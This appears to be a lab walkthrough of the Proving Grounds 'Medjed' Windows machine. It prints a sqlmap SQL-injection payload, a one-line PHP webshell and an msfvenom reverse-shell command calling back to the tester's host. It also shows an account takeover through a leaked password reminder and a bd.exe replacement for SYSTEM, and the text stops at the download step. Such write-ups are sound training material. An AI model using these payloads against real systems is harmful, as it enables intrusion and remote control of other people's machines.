OffSec Proving Grounds Medjed Writeup
Windows box running BarracudaDrive. WebDAV leaks the app database, a password reminder reset hijacks an account, and a writable folder swaps bd.exe for SYSTEM.
Summary
Medjed is the OSCP lesson about enumerating everything: the full port scan returns anonymous FTP, MariaDB, a Ruby app, two Apache instances and a BarracudaDrive server on port 8000 that has never been set up, so the tester simply creates the admin account themselves. That administrative access exposes the machine’s filesystem over WebDAV, and recursively pulling C/sites/userpro yields db.sql with every application user, their bcrypt hash and, crucially, their password reminder string. The Ruby app on port 33033 has a Forgot Password form that asks only for a username, the reminder and a new password, so the reminder paranoid takes over the jerren.devops account; the same app also has an error based SQL injection on the slug endpoint, confirmed with sqlmap but not needed. The foothold comes from writing a PHP webshell into C:\xampp\htdocs through BarracudaDrive and calling it on port 45332, which executes as medjed\jerren. For root, BarracudaDrive 6.5 installs itself in C:\bd with Modify rights for Authenticated Users, so replacing bd.exe with an msfvenom reverse shell and rebooting the host returns a SYSTEM connection.
Things Learned
It’s obvious from this machine that the approach for the OSCP by OffSec is they want you to perform throughout enumeration. Many ports and many services running.
Need to analyze every single tool output. Nothing is deemed to be skipped.
Service Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
# Nmap 7.98 scan initiated Mon Jan 26 21:17:35 2026 as: nmap -A -vv -oN scans/nmap.all -p- --min-rate 2500 192.168.150.127
Nmap scan report for 192.168.150.127
Host is up, received reset ttl 125 (0.17s latency).
Scanned at 2026-01-26 21:17:36 -03 for 254s
Not shown: 65197 closed tcp ports (reset), 321 filtered tcp ports (no-response)
PORT      STATE SERVICE       REASON          VERSION
135/tcp   open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 125 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds? syn-ack ttl 125
3306/tcp  open  mysql         syn-ack ttl 125 MariaDB 10.3.24 or later (unauthorized)
5040/tcp  open  unknown       syn-ack ttl 125
8000/tcp  open  http-alt      syn-ack ttl 125 BarracudaServer.com (Windows)
| http-methods:
|   Supported Methods: OPTIONS GET HEAD PROPFIND PUT COPY DELETE MOVE MKCOL PROPPATCH LOCK UNLOCK POST
|_  Potentially risky methods: PROPFIND PUT COPY DELETE MOVE MKCOL PROPPATCH LOCK UNLOCK
|_http-favicon: Unknown favicon MD5: FDF624762222B41E2767954032B6F1FF
|_http-server-header: BarracudaServer.com (Windows)
|_http-title: Home
| http-webdav-scan:
|   Server Date: Tue, 27 Jan 2026 00:21:13 GMT
|   Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, PUT, COPY, DELETE, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK
|   Server Type: BarracudaServer.com (Windows)
|_  WebDAV type: Unknown
|_http-open-proxy: Proxy might be redirecting requests
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 200 OK
|     Date: Tue, 27 Jan 2026 00:18:28 GMT
|     Server: BarracudaServer.com (Windows)
|     Connection: Close
|   GenericLines:
|     HTTP/1.1 200 OK
|     Date: Tue, 27 Jan 2026 00:18:22 GMT
|     Server: BarracudaServer.com (Windows)
|     Connection: Close
|   GetRequest:
|     HTTP/1.1 200 OK
|     Date: Tue, 27 Jan 2026 00:18:23 GMT
|     Server: BarracudaServer.com (Windows)
|     Connection: Close
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Tue, 27 Jan 2026 00:18:34 GMT
|     Server: BarracudaServer.com (Windows)
|     Connection: Close
|   RTSPRequest:
|     HTTP/1.1 200 OK
|     Date: Tue, 27 Jan 2026 00:18:35 GMT
|     Server: BarracudaServer.com (Windows)
|     Connection: Close
|   SIPOptions:
|     HTTP/1.1 400 Bad Request
|     Date: Tue, 27 Jan 2026 00:19:40 GMT
|     Server: BarracudaServer.com (Windows)
|     Connection: Close
|     Content-Type: text/html
|     Cache-Control: no-store, no-cache, must-revalidate, max-age=0
|     <html><body><h1>400 Bad Request</h1>Can't parse request<p>BarracudaServer.com (Windows)</p></body></html>
|   Socks5:
|     HTTP/1.1 200 OK
|     Date: Tue, 27 Jan 2026 00:18:29 GMT
|     Server: BarracudaServer.com (Windows)
|_    Connection: Close
30021/tcp open  ftp           syn-ack ttl 125 FileZilla ftpd 0.9.41 beta
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
|_ftp-bounce: bounce working!
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -r--r--r-- 1 ftp ftp            536 Nov 03  2020 .gitignore
| drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 app
| drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 bin
| drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 config
| -r--r--r-- 1 ftp ftp            130 Nov 03  2020 config.ru
| drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 db
| -r--r--r-- 1 ftp ftp           1750 Nov 03  2020 Gemfile
| drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 lib
| drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 log
| -r--r--r-- 1 ftp ftp             66 Nov 03  2020 package.json
| drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 public
| -r--r--r-- 1 ftp ftp            227 Nov 03  2020 Rakefile
| -r--r--r-- 1 ftp ftp            374 Nov 03  2020 README.md
| drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 test
| drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 tmp
|_drwxr-xr-x 1 ftp ftp              0 Nov 03  2020 vendor
33033/tcp open  unknown       syn-ack ttl 125
| fingerprint-strings:
|   GenericLines:
|     HTTP/1.1 400 Bad Request
|   GetRequest, HTTPOptions:
|     HTTP/1.0 403 Forbidden
|     Content-Type: text/html; charset=UTF-8
|     Content-Length: 3102
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8" />
|     <title>Action Controller: Exception caught</title>
|     <style>
|     body {
|     background-color: #FAFAFA;
|     color: #333;
|     margin: 0px;
|     body, p, ol, ul, td {
|     font-family: helvetica, verdana, arial, sans-serif;
|     font-size: 13px;
|     line-height: 18px;
|     font-size: 11px;
|     white-space: pre-wrap;
|     pre.box {
|     border: 1px solid #EEE;
|     padding: 10px;
|     margin: 0px;
|     width: 958px;
|     header {
|     color: #F0F0F0;
|     background: #C52F24;
|     padding: 0.5em 1.5em;
|     margin: 0.2em 0;
|     line-height: 1.1em;
|     font-size: 2em;
|     color: #C52F24;
|     line-height: 25px;
|     .details {
|_    bord
44330/tcp open  ssl/unknown   syn-ack ttl 125
| ssl-cert: Subject: commonName=server demo 1024 bits/organizationName=Real Time Logic/stateOrProvinceName=CA/countryName=US/localityName=Laguna Niguel/emailAddress=ginfo@realtimelogic.com/organizationalUnitName=SharkSSL
| Issuer: commonName=demo CA/organizationName=Real Time Logic/stateOrProvinceName=CA/countryName=US/localityName=Laguna Niguel/emailAddress=ginfo@realtimelogic.com/organizationalUnitName=SharkSSL
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: md5WithRSAEncryption
| Not valid before: 2009-08-27T14:40:47
| Not valid after:  2019-08-25T14:40:47
| MD5:     3dd3 7bf7 464d a77b 6d04 f44c 154b 7563
| SHA-1:   3dc2 5fc6 a16f 1c51 8eee 45ce 80cf b35e 7f92 ebbe
| SHA-256: 058d b093 c666 8f67 33df da17 a37b 75c2 15c1 49b9 3533 31ac a29c 8f20 49eb 402c
| -----BEGIN CERTIFICATE-----
| MIICsTCCAhoCAQUwDQYJKoZIhvcNAQEEBQAwgZkxCzAJBgNVBAYTAlVTMQswCQYD
| VQQIEwJDQTEWMBQGA1UEBxMNTGFndW5hIE5pZ3VlbDEYMBYGA1UEChMPUmVhbCBU
| aW1lIExvZ2ljMREwDwYDVQQLEwhTaGFya1NTTDEQMA4GA1UEAxMHZGVtbyBDQTEm
| MCQGCSqGSIb3DQEJARYXZ2luZm9AcmVhbHRpbWVsb2dpYy5jb20wHhcNMDkwODI3
| MTQ0MDQ3WhcNMTkwODI1MTQ0MDQ3WjCBpzELMAkGA1UEBhMCVVMxCzAJBgNVBAgT
| AkNBMRYwFAYDVQQHEw1MYWd1bmEgTmlndWVsMRgwFgYDVQQKEw9SZWFsIFRpbWUg
| TG9naWMxETAPBgNVBAsTCFNoYXJrU1NMMR4wHAYDVQQDExVzZXJ2ZXIgZGVtbyAx
| MDI0IGJpdHMxJjAkBgkqhkiG9w0BCQEWF2dpbmZvQHJlYWx0aW1lbG9naWMuY29t
| MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDI9kHT2xeC8GaBWFcTTqBLU2iF
| Jt8gu5khgjW1LMkOQ1GgX53+siZP4QxPaua0pIEaGXh/qe1wYmucEjxJvidsyFyN
| vgUjS7yP8AMCRGqdxhkbM4A5mcnmxu/8cRxFf19CIVnsD+netpHrscJfmk5f70cz
| QLQQ2NlT8exLSh+5cQIDAQABMA0GCSqGSIb3DQEBBAUAA4GBAJFWpZDFuw9DUEQW
| Uixb8tg17VjTMEQMd136md/KhwlDrhR2Dqk3cs1XRcuZxEHLN7etTBm/ubkMi6bx
| Jq9rgmn/obL94UNkhuV/0VyHQiNkBrjdf4eY6zNY71PgVBxC0wULL5pcpfo0xUKc
| IDMYIaRX7wyNO/lZcxIj0xmxTrqu
|_-----END CERTIFICATE-----
|_ssl-date: 2026-01-27T00:21:44+00:00; 0s from scanner time.
45332/tcp open  http          syn-ack ttl 125 Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.3.23)
|_http-title: Quiz App
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.3.23
| http-methods:
|   Supported Methods: POST OPTIONS HEAD GET TRACE
|_  Potentially risky methods: TRACE
45443/tcp open  http          syn-ack ttl 125 Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.3.23)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.3.23
|_http-title: Quiz App
| http-methods:
|   Supported Methods: POST OPTIONS HEAD GET TRACE
|_  Potentially risky methods: TRACE
49664/tcp open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
49669/tcp open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
Web Server Enumeration: Port 8000
When I access the server, I get a prompt to create an admin account:

The software is: BarracudaDrive. I create an admin account with the following credentials:
1
2
3
Username: admin
Email: admin@admin.com
Password: Password123!
WebDAV Enumeration
Collect everything from a specific directory, recursively:
1
wget -r -np 'http://admin:Password123!@192.168.150.127:8000/fs/C/sites/userpro/' -t 1
This allows me to extract “db.sql” from the app. Contains the following users table:
1
INSERT INTO `users` VALUES (1,'Evren Eagan','evren.eagan','$2a$12$ojvpmLJ4rT8A10Iz98FptOWyw5W2miGIkFCuNk/hy57YNJCr8LvL.','Impossible is just an opinion.','2020-11-02 14:44:18.672908','2020-11-02 16:51:17.757034',NULL,'4qpdR87QYjRbog'),(3,'Joe Webb','joe.webb','$2a$12$DJlbsfExOXIKTKZlcMbpqu/HwLfA/dGktEWWAl7JXE3riqqhdoexS','Hold the vision, trust the process','2020-11-02 15:58:29.535699','2020-11-02 16:52:00.116108',NULL,'4qpdR87QYjRbog'),(4,'Jerren Valon','jerren.devops','$2a$12$Cb5cpzp.pLZU2AqwiszWPut5erYzGaphhZFWjUdEBXg/wdWa3pWEK','Only the paranoid survive.','2020-11-02 16:04:15.949376','2020-11-02 16:50:27.285264',NULL,'paranoid'),(6,'Kenneth Dooley','kenneth.dooley','$2a$12$dBG4TsYsDFEHVH9zUU4rgu6zexKbPPxQz2ecb.HFG/C8d.cBv5aNa','Just another Magic Monday','2020-11-03 19:23:29.947808','2020-11-03 19:26:10.032259',NULL,'xuk1EuP3N/rCpA'),(7,'Laura Lauer','laura.lauer','$2a$12$m8bhpyBs40mhfkRWJXl1BO7ZKFFOGaSzBa77eqjEdLZ5BVMVTtWbS','One day or day one. You decide.','2020-11-03 19:25:35.310884','2020-11-03 19:25:35.342046',NULL,'AJqKXnKVwhcSkg'),(8,'Christopher Mouser','christopher','$2a$12$EObZ3ExrLTmlH1zbWmiKZOSq5jmTAzSsf.OGXg322lteuJDDmSvS.','You have brains in your head. ','2020-11-03 19:27:45.899707','2020-11-03 19:28:12.685493',NULL,'WgsjOZwtOyCRSg');
Web Server Enumeration: Port 33033
The website on port 33033 lists some users:

This includes names such as:
1
2
3
4
5
6
Evren Eagan
Joe Webb
Jerren Valon
Kenneth Dooley
Laura Lauer
Christopher Mouser
And also their respective usernames:
1
2
3
4
5
6
evren.eagan
joe.webb
jerren.devops
kenneth.dooley
laura.lauer
christopher
I take note of this because this may or may not prove to be useful later in the engagement. The site also offers me the option to log in:

However, I have no credentials. If I hit “Forgot Password”, I get to this page:

It asks me for only three informations:
Username
Reminder
New Password
If I recall from the extracted database from before, I have the “reminder” text for all users. This might allow me to change users passwords. The reminder for “jerren.devops” is “paranoid”. I fill in the info:

And immediately get redirected with the message “Password was successfully updated.”. I log in with the new credentials. This allows me to modify details about my profile:

Since I know it’s a ruby application, I started trying for ruby SSTI. I know the template in use is likely to be erubi:
1
2
3
$ grep -ri erub .
./192.168.150.127:8000/fs/C/sites/userpro/Gemfile.lock:      erubi (~> 1.4)
./192.168.150.127:8000/fs/C/sites/userpro/Gemfile.lock:    erubi (1.9.0
But this yields no results.
SQL Injection


The slug endpoint gives me a textbox search:

I search for a simple “’” (single quote) and it yields a SQL error:
I feed this to sqlmap:
1
python3 ~/hacking/tools/sqlmap-dev/sqlmap.py -u http://192.168.150.127:33033/slug?URL=test -p URL --threads=10 --batch --technique=E --dbms=mysql
It ultimately finds the injection point:
1
2
3
4
5
6
7
sqlmap identified the following injection point(s) with a total of 427 HTTP(s) requests:
---
Parameter: URL (GET)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: URL=test' AND (SELECT 6958 FROM(SELECT COUNT(*),CONCAT(0x716b6a7071,(SELECT (ELT(6958=6958,1))),0x716b767071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- xBYz
---
So one may work from there.
Initial Access: Webshell Upload via BarracudaDrive
Through my access to the BarracudaDrive filesystem, I can head to C:\xampp\htdocs and upload a PHP webshell to it (shell.php):

With the following contents:
1
<?php system($_REQUEST["cmd"]); ?>
I search for this webshell in one of the apache ports open in the machine:
1

http://192.168.150.127:45332/shell.php?cmd=whoami
As you can see, this gets me code execution as “medjed\jerren”:
I get a reverse shell by using the powershell encoded payload from revshells.com
Vertical Privilege Escalation: BarracudaDrive v6.5 - Insecure Folder Permissions
Following instructions from this github repository, or even from exploit-db directly, I can exploit this vulnerability.
View permissions for C:\bd folder:
1
2
3
4
5
6
PS C:\bd> icacls .
. BUILTIN\Administrators:(I)(OI)(CI)(F)
  NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
  BUILTIN\Users:(I)(OI)(CI)(RX)
  NT AUTHORITY\Authenticated Users:(I)(M)
  NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(IO)(M)
You can see that authenticated users has “M” permission over this folder (stands for Modify, allows us to read, write and delete files).
I rename it:
1
PS C:\bd> move bd.exe bd.2.exe
I use msfvenom to generate a malicious executable:
1
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.246 LPORT=53 -f exe -o evil.exe
Start a python http server:
1
sudo python3 -m http.server 80
Download the executable to the machine, replacing bd.exe:
1
